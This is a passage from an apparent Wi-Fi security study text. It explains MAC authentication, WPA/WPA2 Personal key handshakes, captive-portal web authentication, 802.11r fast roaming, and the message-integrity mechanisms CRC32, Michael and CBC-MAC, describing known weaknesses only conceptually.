We will then talk about WPA and WPA2 Personal, which is used in locations where there is no RADIUS server, such as a home or a small business environment and public hotspot.

We will then talk about web authentication, which uses a web server to authenticate the user, and the client can use a browser interface in order to be authenticated onto your network.

This works well in the hospitality industry, such as if you were staying in a hotel or trying to access a network of an airport. We will then talk about roaming between access points.

We want to roam fast enough to support a voice call and we want to talk about changes to the 802.11i mechanisms in order to allow fast roaming to take place.

To begin with, MAC authentication is when the network says, “do I recognize your MAC address” “and if I recognize your MAC address, will I

allow you to join the network?”

Previously we have talked about when you connect to a Wi-Fi network, you would send in an authentication request followed by an association request.

When those request messages go into the access point, the access point now has your MAC address and can go ahead and check whether that MAC address is on the approved list that's able to connect.

That list is either going to be stored on the access point or on a RADIUS server. If you chose to have two or three access points and a handful of devices that are connecting to the network, storing and maintaining a MAC authentication list on an access point is feasible.

But as soon as you get to have many access points and many devices that are connecting to your network, maintaining a list of valid MAC addresses on every access point would be administratively difficult, so typically that list would be maintained on a server, such as a AAA radius server.

Once you've sent in your authentication and association request, the access point is then going to check with that RADIUS server whether or not your MAC address is valid.

To do that, it sends an authentication request to the RADIUS server. This is done after you've been authenticated and associated. However, the access point will not allow the station to send any data until the MAC authentication request has been processed.

If the MAC address is on the list maintained at the RADIUS server, then the RADIUS server will respond back with an authentication response indicating that authentication has been successful.

At that point, the access point will allow the station to go ahead and send the data frame. If the authentication response comes back as a fail, then two things are possible.

Either the access point will not allow the station to send any data, or the station can go and do 802.11i authentication. If that is successful, then the station can go ahead and send data.

Whether the station is having failed the MAC authentication, is allowed to do 802.11i authentication in order to connect is something that you would configure on your network.

Alternatively, what I could do is force the station not only to pass MAC authentication, but force it to pass 802.11i authentication as well before it's allowed to go ahead and send any data on the network.

In other words, you could configure your network to have an SSID that a device can connect if they are MAC authenticated only. You would do that perhaps if you have VoIP devices connecting to the network that aren't capable of implementing for 802.11i authentication.

Or, in other cases like warehouses and manufacturing floors where devices like barcode readers have MAC addresses, but again are not capable of doing 802.11i authentication.

You could implement an SSID that allows a device to either do MAC authentication, but if that should fail, then it will go and do 802.11i EAP authentication.

If that passes, then they're allowed to connect. Therefore, any device that can either do MAC authentication or 802.11i EAP authentication is allowed to connect to the network.

This is not a recommended option, but this may work well in environments where you have several different types of devices that need to connect to the network.

In the end, you want to keep the administrative complexity to a minimum, but you want to allow all devices to do some form of authentication. This would allow you to maintain a limited list of MAC addresses, for example you don't need every device to have their MAC address recorded on the authentication list.

Another option is the station that's connecting needs to pass both MAC authentication, and only if it passes MAC authentication will it go on then and do 802.11i authentication.

From an administrative perspective this means that you need to maintain a list of MAC addresses for every device that you want connecting to your network.

Many large organizations will implement both MAC authentication and 802.11i authentication. The advantage of that is that if an employee was to leave an organization and no longer be using their personal device or not yet

had a chance to return their corporate device, then the IT staff can remove that MAC address from the list and that device will no longer be able to connect to the Wi-Fi network.

On most Cisco access points, you can configure all these different options. You can set them up with different authentication mechanisms. So, for instance, if you wanted to allow open authentication with MAC authentication, you have options for that.

If you wanted to make sure not only did they do MAC authentication but they also did EAP, you can also select this option or you can say MAC or EAP authentication.

You can not only define EAP authentication server, but you can define MAC authentication server where you can maintain your list of MAC addresses that are allowed to connect to your network.

It is important that you recognize the limitations of MAC authentication. It is easy for people to listen over-the-air and to capture valid MAC addresses. They can then take those valid MAC addresses and change the MAC address on their device.

When these devices then attempt to connect to the network, they will pass MAC authentication. MAC authentication, therefore, should be used on conjunction with another authentication mechanism, or it should be used in networks where the devices are not capable of doing any other form of authentication.

Chapter 34 WPA & WPA2 Authentication Process

We already talked about how you do 802.11 authentication and association followed by 802.11i authentication in order to connect to the Wi-Fi network.

We also went through how 802.11i authentication uses EAP to engage with an authentication mechanism between the station and the AAA server, but what if you don't have AAA server?

This would be an environment such as your home environment or a small business. In this environment, your shared secret key is no longer stored on the RADIUS server, but is stored on the access point.

In this environment, your 802.11i authentication process takes place between

the station and the access point and we're going to take a look at that now.

Let's walk through how WPA Personal works. So imagine that we have our station and our access point, both with our pre-shared key, and we've gone ahead and done our 802.11 authentication and association.

What we use now is the same 4-way handshaking mechanism that we learned previously. First, the access point sends an EAPoL message to the station, and the EAPoL message contains the AP nonce and the nonce is just a random sequence.

The station receiving the AP nonce, which you sent in clear text, uses its pre-shared key, plus a nonce that it generates itself, plus the source and destination MAC addresses and creates a pairwise transient key.

It then sends the station nonce that it generated and used in determining the pairwise transient key to the access point, and the station nonce is sent in clear text.

This message, however, is protected with a message integrity code, which is created using the pairwise transient key. When the access point gets this message, it can use the station nonce to also generate the pairwise transient key.

It can use the pairwise transient key then to check the message integrity code. If the message integrity code is correct, it proves to the access point that the station must indeed have the pre-shared key, and therefore, the station is authenticated.

The access point then sends an EAPoL message back to the station. The EAPoL message includes the group transient key, which is the information that tells the station how multicast and broadcast messages will be encrypted when they're sent from the access point.

This message is not only protected with the message integrity code, but it is also encrypted using the pairwise transient key material. Once the station receives this message, it can decrypt it using the pairwise transient key information.

When it successfully decrypts it and checks the message integrity code, it will think that it means that the access point also must have the pre-shared key, therefore will authenticate the access point.

At this point, mutual authentication has taken place. The station sends an EAPoL acknowledgement message back to the access point to indicate that it has a successful group transient key.

At this point, both, the station and the network have been authenticated and data can now flow between them. If you have an access point which would be appropriate for installation in a consumer or small business environment, you can do the following.

Select Wireless Security settings, and you should see the options for WPA2 Personal, so that's going to require a shared key in order for you to be able to connect and authenticate on that network.

If you change this to WPA2 Enterprise, it will now ask you to key in information about your RADIUS server that you want to connect to. So the main difference from the authentication perspective is that WPA2 Enterprise uses a RADIUS server, while WPA Personal does not require that only the shared secret information.

In the case of WPA and WPA2 Personal, the passphrase can be anything up to 63 characters long and it would generate a 256 bit key. The standards define the algorithm and also the input into that algorithm such that both the client and the access point, given the passphrase, can generate the same secret key.

Many people don't know what a passphrase is, and many products when they ask consumers or small businesses to key in the secret information that will generate the keys, actually call it a shared key, but technically it's a passphrase.

But, is WPA Personal secure? The good things about WPA Personal is that it does mutual authentication, so not only does the access point ensures that the station has the pre-shared keys, but the station also confirms that the access point has the pre-shared key as well.

Both the access point and the station will generate temporal keys from the pairwise master key in the same manner as we already discussed previously.

These keys will change every time the user associates on the network. In other words, the keys that are being used to encrypt the data going over-the-air will be changed every time the user associates on the network.

The pairwise transient key is created by using the pre-shared key, destination and source MAC addresses, the AP and the station nonce. What this means is that every station will have a unique pairwise transient key and therefore will generate temporal keys that are different.

It should be noted that the destination source MAC addresses, the AP nonce, and station nonce are all sent over-the-air in clear text. Therefore anybody wanting to hack into the system can get those pieces of information.

What they cannot get from over-the-air is the pre-shared key. To answer whether WPA Personal is secure or not, you have to look at how well you're managing your pre-shared keys.

Most of us, either in our personal life or as a small business owner, we are very busy with other stuff and once we've programmed the access point and our clients with the pre-shared key, we typically don't change them.

We may also not guard that pre-shared key with as much security as perhaps we should. Many small businesses and consumers will freely share the Wi-Fi secret key information with guests that are visiting the business or our homes.

In some businesses, many people write the pre-shared key on a piece of paper and attach it to the wall, while in many homes we simply have that information at the bottom of our Wi-Fi unit.

The bottom line is that WPA Personal, while significantly better than WEP, is not as good as WPA Enterprise. In WPA Enterprise you're using a AAA service, such as RADIUS and maybe something like Active Directory to be managing user accounts, having different master session keys for each user and making sure those users are changing those keys on a regular basis.

Often these systems will make sure that the key is an appropriate length and of the appropriate combinations of characters and numbers, special characters, and uppercase/lowercase to make that keying information more secure.

In WPA Personal, it does depend on how that business is managing their keys. How often they change them and their policies in regard to sharing that keying information.

Chapter 35 Web Authentication Process

In many scenarios that we've been talking about so far we've been using a server to authenticate the user, typically a RADIUS server. In this chapter, we're going to talk about authenticating the user using a web server and this is referred to as web authentication, sometimes people call it portal authentication.

There are many business situations where web authentication is a better solution. For example, in the hospitality industry, if you want to provide access to a hotel guest or maybe a visitor to your airport lounge, that user is there for a short period of time, but you still want to provide some level of secure access.

Providing web authentication not only provides you secure access, it also provides a browser interface for the user, so the user has a friendly interface in which to connect to your network and get authenticated.

Indeed in any public location where people might want access to your Wi-Fi network, such as libraries, conference centers, and community buildings, it makes sense to use web access.

In the enterprise environment, web access is typically used for guests that are visiting the business and using a web server provides an easy mechanism for administrators to quickly bring up a new username and password and provide guests authenticated access to the network.

With web authentication, you would still do your 802.11 authentication and association as before, and once those processes have successfully completed, you would then begin your authentication procedure between your station and the web server.

For the station to talk to the web server, it needs to first have an IP address, and secondly, it needs to find the URL of the web server. Only when the station has an IP address and knows the IP address of the web server can the authentication process begin.

What this means, is that the access point or controller needs to block all traffic other than DHCP and DNS traffic until the user is authenticated. Previously, we talked about 802.1X port based authentication.

The authentication messages from the client through to the controller were

carried using the EAPoL protocol, EAP over LAN. The use of the EAPoL protocol meant that those messages could be forwarded using a link layer protocol between the different network nodes.

Once it got to the controller, it was then forwarded using the RADIUS protocol to the RADIUS server. Only once the user had got authenticated, does the user then get an IP address by using DHCP, and then once it's got an IP address it can then communicate with the intranet or internet.

Because authentication occurs before the station, can obtain an IP address, and this is referred to as a layer 2 authentication mechanism. In the case of web authentication, those roles are reversed.

First, the station needs to obtain an IP address and then it will get authenticated, and communications between the station and the web authentication server use IP routing.

Web authentication is therefore referred to as a layer 3 authentication mechanism. Let's step through the web authentication process. So in our scenario, the administrator has gone ahead and assigned a username and password and configured it on the web server and they've also given that username and password to the user.

The user's machine has gone ahead and completed its 802.11 authentication and association process successfully, and at this point, it needs to get an IP address.

In our scenario, we're assuming that the station does not have a static IP address, but is using dynamic IP addressing so to get an IP address it needs to send out a DHCP discover message.

The DHCP server or servers will respond back with a DHCP offer message, which will include the IP address plus a lease time. The station then responds to the offer message with a DHCP request message that confirms that it has selected an IP address.

The DHCP server would respond with an ACK to complete the DHCP process. The DHCP ACK normally contains or can be configured to contain other information too such as a default router and IP addresses of DNS servers.

The user now will open their browser and type in a URL that will trigger a

request to a DNS server to look up the IP address that URL, and the DNS server will respond back with a DNS reply, which contains the IP address of the destination website.

At this point, the DNS process is complete and the station has both its own IP address plus the IP address of the web authentication server. The station now needs to establish a TCP connection so it sends out a TCP SYN packet with the IP address of the web authentication server.

In most deployments, the wireless LAN controller would intercept the TCP SYN message acting as a proxy for the web authentication server and would respond back with a TCP SYN ACK message.

The client sends back a TCP ACK packet and that completes the 3-way TCP handshake and a TCP session has now been established. The connection is established, the HTTP GET message is then sent.

In some implementations, the wireless LAN controller may do a redirect of the HTTP GET message. In this example that's not the case and the request is allowed to go to the web server.

The web server responds with the default login page at which point the user can go ahead and key in their username and password. Once authenticated on the network, the user is then allowed to send data.

One last point when you're thinking about deploying guest networks is that you need to separate your public and private network access, and normally you do that by using a demilitarize zone.

Users then only have access to networks that are behind the firewall in the demilitarized zone, and do not have access to your private corporate network.

Chapter 36 Fast Roaming Process

We already talked about WPA2 Enterprise and how it uses 802.1X to generate and distribute pairwise master keys. Now we're going to take a look at how keys are handled when I am roaming between access points.

If I want to support voice calls, I need to be able to move between access points and start being able to send data within less than 50 milliseconds, which means my keying information must be on that access point that I'm roaming to within 50 milliseconds.

If it takes longer than 50 milliseconds for me to transition from one access point to another while making a voice call, I may experience packet loss, which will then deteriorate the quality of my voice call.

I want to remind you what we discussed previously. When it comes to WPA2 Enterprise, before you can send any data frames, you must go ahead and do 802.11 authentication association and then you'll use EAP in order to trigger your authentication method.

Once you've been authenticated by an authentication server, then you begin the 802.1X key distribution where using the master session key and a pairwise transient key is generated.

The pairwise transient key is the one that includes the temporal keys. The temporal keys are then used to encrypt your voice packets. This entire process of connecting to an access point, getting encrypted, and distributing the keys can take several hundreds of milliseconds.

Back in 2005, measurements were about 530 milliseconds as the average time it would take for a device to do a full 802.1X EAP authentication. If, therefore, I'm roaming to another access point and I do a full 802.1X EAP authentication before I send data, then I cannot support a voice call.

So something needs to change. First, I'm going to authenticate on the access point. This is a process called pre-authentication and it's defined in the 802.11i specifications.

Next, I'm going to reuse the keys that I generated when I was doing my first 802.1X process. Reusing the derive keys means that I no longer need to go back and talk to the AAA RADIUS server, and this will allow me to complete the generation and distribution of my temporal keys much quicker.

This particular feature is defined in the 802.11r fast roaming specification. So if I pre-authenticate on the access point prior to roaming and I can reuse the keys, then that reduces down the transition time for me to move between access points to now less than 50 milliseconds, and I can support a voice call.

So let's now talk about how that pre-authentication and distribution of my keys will work. In this scenario, imagine that we have a station moving between two access points.

While it's talking to the first access point and in good RF conditions, it's not

going to do anything. The signal from the access point that it's currently connected to will start to get weaker once walking away from it.

At some point, the station will begin its pre-authentication process. There are two ways that the station can pre-authenticate. The first way is that it stops communicating with the first access point and it retunes its radio and begins talking to the second access point.

This is called over-the-air transition. In other words, the station is communicating over-the-air and transitioning to the second access point.

The second way is when the station talks to its access point that it's currently connected to and things there's a possibility that it might need to transition to this other access point, so will ask to set up all of it’s authentication and key information.

That access point then can talk to the access point that this client thinks it's going to transition to over the distribution network, which is the wired network.

This technique is called transitioning over the distribution system. Let's now step through these two approaches. The first thing we need to look at is key distribution.

802.11i defines a 2 level key hierarchy. In 802.11r fast BSS roaming, we define a 3 level key hierarchy. What does that mean?

Well, previously we have discussed that both the supplicant and the authentication server had the master session key and we used those master session keys then to derive the pairwise master key and the authentication server would distribute the pairwise master key to the authenticator.

In this scenario, imagine that the authenticator is the wireless LAN controller. In 802.11r, they define the pairwise master key as 2 levels. The one that's distributed down to the controller is called R0.

The controller will then generate a second level of pairwise master key called the R1 and this is distributed to the access point. The main thing to note here is you now have two pairwise master keys, level 0 and level 1.

Level 0 is held in the controller and level 1 is distributed right down to the access point. The pairwise master key is then used to generate the pairwise transient key just like we discussed previously.

It's called the 3 level key hierarchy, because I'm now distributing the keys at 3 levels, whereas previously it was 2. The reason I'm doing this is now when I roam to another access point, because I don't need to go back to the authentication server, as I can go back to the wireless LAN controller where my pairwise master key is being held.

That key can then be used to generated the pairwise master key level 1 that will be on the access point that I'm roaming to. Let's first look at fast transition over-the-air.

In this scenario, the station is currently sending data to the current access point. It detects that its signal is getting weaker and it may need to transition to another access point.

The station returns its radio to operate on the same channel as the target access point and then sends in an 802.11 authentication request. Contained in the authentication request is an indication that it wants to use the fast transition authentication algorithm, FTAA, and it also provides information that's telling the access point how to generate keying information including the nonce that was generated by the station.

The target access point will forward that to the authenticator and the authenticator will return to the access point pre-authentication information.

The pre-authentication information will also include the nonce generated by the authenticator and the authenticator is normally a separate wireless LAN controller.

At this point, the target access point has the authentication information from the wireless LAN controller which is the authenticator, and it has the nonce value from the station, so the access point then responds back to the station with an 802.11 authentication response message indicating it's using the fast transition authentication algorithm and including the nonce that it received from the authenticator.

At this point, the station has everything it needs to now, also generates the pairwise keying information. The station will now begin it's reassociation process and it's important to note that the pairwise master key has already been generated on both the station and the target access point before the reassociation process takes place, and we did not need to do the EAPoL 4-way handshake to generate these keys.

The reassociation request message also includes the authentication nonce and the subsequent nonce. The difference here is that this frame is protected with a message integrity code.

That message integrity code is generated from the pairwise master key. This enables the target access point to feel confident that the station is indeed who they say they are and does have the shared secret information.

The reassociation request also includes the BSSID of the current access point. This enables the target access point to talk to the old access point over the wired distribution system and if there was any packets that hadn't been delivered to the station prior to roaming, then the old access point can forward those packets to the target access point to then be forwarded to the station.

The target access point will now respond back with a reassociation response to indicate that the connection between the station and the target access point has been successful.

At this point, the station and the target access point can resume sending data. This has reduced the time that it takes me to roam from one access point to another access point and get authenticated and distribute my keys.

But is it good enough for voice? Well, let's theorise what is happening. We started off with my station talking to my access point, and then moving into an area where it's identified that its signal is getting weaker and it may need to hand off.

It then stops communicating to its access point, and it returns its radio to talk to the target access point that it thinks it might need to roam to. It then goes ahead and gets pre-authenticated.

After pre-authentication, it can go back to sending data to the access point. And then when it finally moves into an area where it just has to hand off, because it can no longer communicate with its current access point.

It can then go ahead and send its reassociation message into that access point and establish now a connection with that access point and it doesn't have to worry about authenticating itself on that access point or distributing the keys because that's already been taken care of.

Once it's done its reassociation, it can go ahead and start sending data frames

again. Therefore, if the network is not so loaded that I can send my reassociation message in a timely manner, then this is good enough to support a voice call.

Now that we've looked at fast roaming over-the-air, now let's take a look at fast roaming over the distribution system. In this scenario, we've got our station talking to its current access point, sending data just like before, and again the station has recognized that its signal is getting weaker and it needs to hand off to another access point.

In this scenario, the station sends the 802.11 authentication request not to the target access point, but to its current access point. It again includes the nonce that it's generated and some keying information that's required by the target access point, but it now also includes the target access point MAC address.

So the current access point knows which access point the station wants to hand over to. The current access point then talks to the target access point over the distribution system.

Now the distribution system is not defined in Wi-Fi and different organizations may have deployed different networking strategies. So for instance, the access points could be connected over an Ethernet network, or it could be connected over an IP network.

However they're connected the current access point that will forward information about the station to the target access point, and the standards defined information elements.

That requested information element would include things like the station MAC address, the nonce that it generated, and the capabilities of the station. As before, the authenticator, which is typically the wireless LAN controller, will forward pre-authentication information to the target access point, which includes the nonce generated by the authenticator.

This information can then be sent back to the current access point and, again, how it's sent back is not defined in the standards and can vary between different organizations, but the information that's being sent back is defined and is sent back in information elements called remote response.

The current access point is then able to send an 802.11 authentication response back to the station. That response includes the nonce that the authenticator generated.

As before, both the target access point and the station now have the information that's required to generate the pairwise master key at level 1. At this point, both the station and the target access point have the pairwise master key.

The station can go ahead and continue to send data to the current access point until it reaches a point where it must transition to the target access point, when the signals got so weak that it can no longer communicate successfully to the current access point.

At this point it sends a reassociation request message. As before, that reassociation message will include the nonce generated by the station as well as the authenticator and this is protected with a message integrity code that's generated from the pairwise master key information.

Here, the target access point will see that this is a valid message because of the message integrity code being valid, and it will respond back with a reassociation response message.

At this point, the connection has been established between the station and the target access point. The time taken to execute the hand off from and the time to when I get a reassociation response back, and therefore transition between two access points is identical regardless of whether I'm doing it over-the-air or over the distribution system.

The advantage of doing it over the distribution system is that I don't have to break communications with my current access point in order to pre-authenticate on the access points that I might need to roam to and then go back to my current access point to continue sending data.

Changing your channel and finding the access points can take time and by asking the access point to do it for me over the distribution system and stay connected means that I'm able to send data to my current access point for longer.

This may be more desirable if you're making a voice call because if you're in an active voice call it can be difficult to stop sending data and to scan the frequencies for other access points that you might need to connect to.

To finish this chapter, there are a couple of things I wanted to share with you. First of all, remember that fast BSS transition, also referred to as fast roaming, is configurable when you're implementing WPA or WPA2

Enterprise.

For example on a Cisco Wireless LAN controller the configuration options that support fast roaming, those checkboxes can only be checked if you've also checked WPA or WPA2 Enterprise.

You have another checkbox to indicate whether you will use over-the-air or over the distribution system fast roaming, and you can also configure a reassociation timeout.

What that means is that the time period between when the station sends in its pre-authentication request and when it sends in the reassociation message, it must do so within that timeout expires. Why should you set the timeout?

Well, the reason is that because when a station moves into a difficult RF environment and thinks that it might need to hand over, it can trigger the pre-authentication request with one or more access points.

If it then decides that it doesn't need to hand off, then the timeout will ensures that the keying information is removed from the system. In this way, a station can go ahead and pre-authenticate when it thinks it's going to need a handoff and then execute the handoff later on.

In this case, we can set that time period to 20 seconds, but that's a configuration option within a Cisco Wireless LAN controller, and you can configure that timeout period anywhere from 1 second to 100 seconds.

The last thing I want to share with you when it comes to fast roaming is that we focused on the security aspects of fast roaming, and that functionality is part of 802.11r.

There is a Wi-Fi certification program called voice enterprise certification, which certifies these features and capabilities that we were talking about, but also covers other functionality that is critical for supporting voice calls.

We talked about the security aspects, but when you're talking about voice, there are many other functions, including how you measure the RF resources, how you request a handover, and how you manage loading and bandwidth on your network.

All of those are encompassed in the voice enterprise certification, not just the pieces that we were talking about as we're only focused on security

It is time to look at requirements and how you're going to match that to your

security policies and decide what is the best wireless access mechanism that you should be applying.

I suggest you start with a simple table that identifies the different types of user groups that you have from sales people to your engineering staff. What types of devices are they using? Barcode readers, tablets, smartphones, and so on.

What kind of network access do you need to give them? Do they need physical access just in one location or do they need it across the organization everywhere?

What kind of information do they need to have access to? For example, your guests don't just need connectivity to the internet, but maybe they need connectivity to your organization's product information.

Then identify the Wi-Fi security mechanisms that you would like to implement to protect your network that best suites those different user groups. To help you identify what best suites those user groups, it's important to understand what are the pros and cons of using those security mechanisms.

There are a set of questions that you should be asking yourself about the deployed authentication mechanisms in your organization. The first questions isthis; are the deployed authentication mechanisms aligned with your organization's security policy?

This is a fundamental question and often people have implemented wireless security simply because this is what the vendor recommended or this is what they believe is the best security approach, without thinking through, what are the organization's security policies and does this authentication mechanism match those policies or not?

If you've identified areas now where it is aligned or it is not aligned, then you can go and ask yourself when you are making changes to these mechanisms in order to align it to our security policy you should assess how administratively troublesome or easy it is to implement these mechanisms.

For some small businesses, keeping the administrative costs down low is a very high priority, so it's important to make sure that the recommendation you're making on the authentication policy is aligned with the overall business goals, and cost resource availability.

In many business situations you might find that you've got several different alternatives that you can look at to secure the network as well as looking at the business cases that we were just talking about.

You should also think about which mechanism would be more secure in the way that you're implementing it in your organization. Remember that security is not only about the technology that you deploy, but is also around the people and the processes that will support that technology deployment.

Therefore think beyond just the mechanisms that we've discussed and ask yourself, when you implement this the way that you would implement it, will it be more or less secure than other approaches?

For most organizations integrating the wireless access with your wired network is desirable. It reduces down the administrative overhead, it's easier to troubleshoot, and it’s easier to train technical staff to understand the systems.

Thinking through not only how will the traffic flow through the wired network, but also how does it integrate with your wired security policies and are they aligned.

We've talked about many policies and many different mechanisms such as 802.11r fast roaming, may not be available on your legacy products and upgrading them to support new features may be fairly costly.

So as you're looking to deploy these security mechanisms, always check to make sure that your products that you have deployed in your network will support these features.

Chapter 37 Message Integrity & Data Protection

Moving on, it’s time to look at Implementing Message Integrity to Protect against Attacks. Previously, we've talked about protecting the confidentiality of our data as it's going over-the-air by using encryption.

We've talked about making sure that our wireless networks are available by using authentication to ensure that only authenticated users are able to connect and use the wireless media.

In the following chapters we're going to talk about integrity. The integrity of the data as it goes over-the-air. In other words, when you receive that data over-the-air, how can you be assured that it hasn't been tampered with?

Let's first take a look at the basic process behind doing message integrity. It starts with something referred to as a cryptographic hash. What happens if you want to send your message over-the-air and your message may be of different lengths?

Well, we feed that message through a mash algorithm, sometimes also referred to as a message digest algorithm. The hashing algorithm creates a fixed length bit string, that bit string is sometimes called a message digest.

I then append that bit string to your message and the message plus the bit string is then sent over-the-air. That message plus the bit string is then received by the receiving station.

They separate the message part of that packet that's come over-the-air and also feed it through the same hashing algorithm. They then generate a fixed length bit string.

The receiver then compares the bit string that it received over-the-air with the bit string that it generated and if the two match, it'll conclude that the message has not been tampered with.

There are three properties that determine a good cryptographic hash. The first is that a cryptographic hash generates a fixed length string. Therefore no matter how long your message or how short your message is, it'll always generate a bit string that is the same length.

Secondly, the hashing algorithm should be a one-way function. What that means is that it's extremely difficult, if not impossible, to deduce the message

content by looking at the hash.

Thus you can generate the hash, but taking the hash and trying to generate the message is just not possible. The third is that quality that you want to have is that a small change to the message that's being fed into the hashing algorithm should make a major change to the resulting bit string.

Small changes to the message, major change to the resulting bit string. Different algorithms are creating different bit strings of different lengths. For instance, the CRC32, although is in hex, this is a 32 bit string.

Similarly, a SHA-256 is creating a bit string which is 256 bits long, that is 64 hex characters. Similarly, the longer SHA-384 and SHA-512 create longer bit streams.

A good hash, fixed length, a seemingly random string of bits which is our fixed length, a small changes make a major change to the bit string hash that I add to your message.

The last thing before we talk about the specifics of Wi-Fi that we need to understand, is to differentiate between what's referred to as a message digest and what's called a message authentication code.

A message digest is what we were talking about. It's when I take your message, I process it through a hashing algorithm, and create a fixed bit string, which I then append to your message.

That message, plus that bit string, which we call a message digest, is what then goes over-the-air. In the case of a message authentication code, input into the hashing algorithm not only includes your message, but it includes a key, a secret key.

The hashing algorithm still generates a fixed length bit string, which is appended to the message, but now that bit string proves that the person sending this message has the secret key.

In other words, it uniquely identifies the sender based on that sender having a unique key. That bit string that's appended to your message is the message authentication code, sometimes referred to as a digital signature.

Chapter 38 Data Tampering

It is interesting to step through the different Wi-Fi message integrity mechanisms that are defined in the standards. With each evolution we see improvements to the security aspects and so stepping through the different algorithmic approaches can facilitate our understanding of how they work.

The original 802.11 standards include WEP. WEP provides encryption, authentication, and message integrity. WEP uses the RC4 algorithm for encryption, but it uses the CRC32 for message integrity and CRC stands for Cyclic Redundancy Check.

Cyclic Redundancy Checks are very common in communication protocols as it's a simple way of checking that the frame is good and has not been corrupted.

That corruption could have happened because of noise in the communication channel. The 802.11i specifications add two message integrity techniques, one is called Michael and the other one is called CBC-MAC, Cipher Block Chaining Message Authentication Code.

Michael is sometimes abbreviated just to “MIC” and Michael provides a stronger protection than the original WEP CRC32. One of the reasons it's stronger is that it includes a frame counter in the calculations.

The chain block coding message authentication code leverages off the Advanced Encryption Standard or AES. The Wi-Fi Alliance Certification Program, WPA, certifies TKIP for encryption and Michael for message integrity, whereas WPA2 certifies the use of AES.

AES being used in counter mode for encryption, and AES being used in the cipher block chaining MAC protocol for message integrity. Most new products are certified with WPA2, so those products will support the CBC-MAC integrity protocol.

Let's look at WEP first. WEP takes your message, processes it through the CRC32 hash, and out pops a string of length 32 bits. Those 32 bits are appended to the message and the message plus the cyclic redundancy check bits are then processes through the RC4 algorithm, and both the message and the CRC are encrypted.

CRC32 while being a good technique to detect if errors occurred when a

message is transmitted, it is not a cryptographic technique, because it doesn't provide security.

Because CRC is a linear hash, that means there's a relationship between the bits in the message and the bits in the CRC. It's possible to change the message and then just flip some bits in the CRC in order to make the CRC look like it was generated to support that message.

In other words, you can change the message and the CRC and fool the receiving side into thinking that this message has not been tampered with. But the message is encrypted, so how can we do that?

Well, because it's linear, you can flip the bits and the message and then just flip the bits in the CRC and you don't need to have the secret key that was used to encrypt the data in order to modify the message successfully. This attack is also called the bit flip attack.

Chapter 39 MIC Code Packet Spoofing Countermeasures

To understand how Michael works, you need to know about TKIP first. TKIP provides a wrapper around WEP, so it extends the initialization vector to a 48-bit counter and it uses a combination of temporal keys, source MAC address, as well as the sequence counter then to generate a key that changes every packet, and then that key feeds in to your legacy WEP processing.

So WEP wasn't changed, and it wrapped around WEP to resolve the vulnerabilities. The way you should think about Michael is therefore extending that wrapper.

It doesn't change the way that WEP works, but what it does is that it takes your MAC data frame, feeds into the Michael algorithm, along with your message integrity check key, and generates a message integrity check, which is then appended to the data frame.

That data frame and the message integrity code is then the clear text that then feeds into the WEP process and it is encrypted with the per packet key that was generated with the TKIP process.

To summarize it, TKIP generated the keying material that feeds into WEP and Michael with the message integrity check key, changes how the message integrity check code is calculated, and therefore changes the data frame that feeds into the WEP process.

Previously, we have talked about the EAPoL handshake and how that generates the pairwise transient keys. If I'm using WPA2, which is using the counter mode with chain block coding, message authentication codes, CCMP protocol, then the pairwise transient key is 384 bits long and is made up of a confirmation key, which is used to create a message integrity check on my EAPoL messages during the EAPoL 4-way handshake.

You have the encryption key, which is used to encrypt some of the messages being used as part of my EAPoL 4-way handshake. Then you have the temporal key, which is then used to encrypt my user data and also used to form a message integrity.

The unique thing about this approach is that the same temporal key is used both in the encryption process and in the message integrity process. If, however, you're using TKIP and Michael, then the pairwise transient key that

is generated is 512 bits long.

You still have the configuration key and the encryption key that are used to protect your EAPoL messages as part of that 4-way handshake, but your temporal key is not 128 bits long, instead is 256 bits long and that is broken up into a temporal encryption key, which is used to protect your user data and you have two message integrity code keys, both of which are 64 bits long.

One is used for protecting your data doing a message integrity check when it's going from the station to the access point, and the other one is used for protecting your messages when you're going from the access point to the station.

In summary, your EAPoL handshake will generate your pairwise transient keys, which includes the confirmation key, the encryption key, and a temporal key, but the length of the temporal key and how the temporal key is used differs between different ciphering techniques.

Now that you know where the message integrity code comes from, we are adding Michael as a wrapper around WEP, overcomes the weakness that we talked about earlier of the bit flipping attack.

The question is always this; how secure now is Michael? Back when they were defining Michael in the IEEE, there was quite a lot of debate around it and a lot of security experts were a little upset by the use of Michael.

But you have to remember that TKIP and Michael were wrapped around WEP to try and overcome the vulnerabilities of WEP, but still allow the same hardware to be used.

Then over a period of time, the vendors could then upgrade their hardware and incorporate the AES encryption standard, and then they could move to a more secure environment.

So Michael was never defined to be utmost secure, instead it was defined as a way of proving the security given the restrictions that we wanted to keep the hardware the same. There is about 1 in 1, 000, 000 chances that you could guess the actual chosen Mic value.

What that means is that if you tried 1, 000, 000 times, the probability is that you could guess the message integrity code. You might think that it sounds good, but when it comes to cryptographic security, trying 1, 000, 000 times to

break a code is not much effort at all.

This is a recognized weakness of Michael. To protect against that weakness, vendors have implemented what's referred to as a countermeasure approach and that means that if the network starts to see a lot of messages with a failed message integrity check code, for example someone's trying to guess what the message integrity check code is, then the system will go into a timeout situation.

By introducing a timeout, it makes it longer to try 1, 000, 000 different codes. If I was to introduce a 40 second timeout and you had to try 1, 000, 000 times, it would take you over 460 days to try 1, 000, 000 different codes, and in that way, we can consider that it becomes infeasible for you to break the message integrity code. In this way, we can consider Michael coupled with a timeout mechanism to be a fairly secure message integrity technique.

Conclusion

CBC-MAC stands for Cipher Block Chaining Message Authentication Code, which is part of WPA2 certification. Counter mode handles the encryption of your data and Cipher Block Chaining Message Authentication Code handles the message integrity of your data.

They both use the same temporal key as input into the process. They both use the AES or Advanced Encryption Standard algorithm, but feeding into that mechanism, are different initialization vectors.

Previously we have looked at the counter mode process, and now we're going to look at the Cipher Block Chaining Message Authentication Code process. To calculate the message authentication code, I take the frame and I break it into blocks.

I take each of those blocks of plain text and I process it through the AES block ciphering algorithm. I also inputting into that algorithm what is an initialization vector and the temporal key.

The initialization vector is 48 bits long and it's derived using a packet number sequence and also the source MAC address. This means that the initialization vector would change for every packet and also for every user.

Coming out of the AES block cipher is then ciphered text. This is referred to as the first block message authentication code. Next, I now take the second block of my frame and repeat the process.

However, instead of using an initialization vector when I encrypt the second block, I use as input into the encryption process, which is the cipher text from the first block.

Coming out of this process will again be a cipher text. I now repeat the process for my third block, again, taking the third block, encrypting it using the AES block cipher, but input into that process is not only the temporal key, but is the previous cipher text from the previous block.

You can start to see now why it's called cipher block chaining because I'm creating a chain. I continue to process all my block and what I end up with is a cipher text of fixed length.

Each block that is processed is 128 bit so my final cipher text will be 128

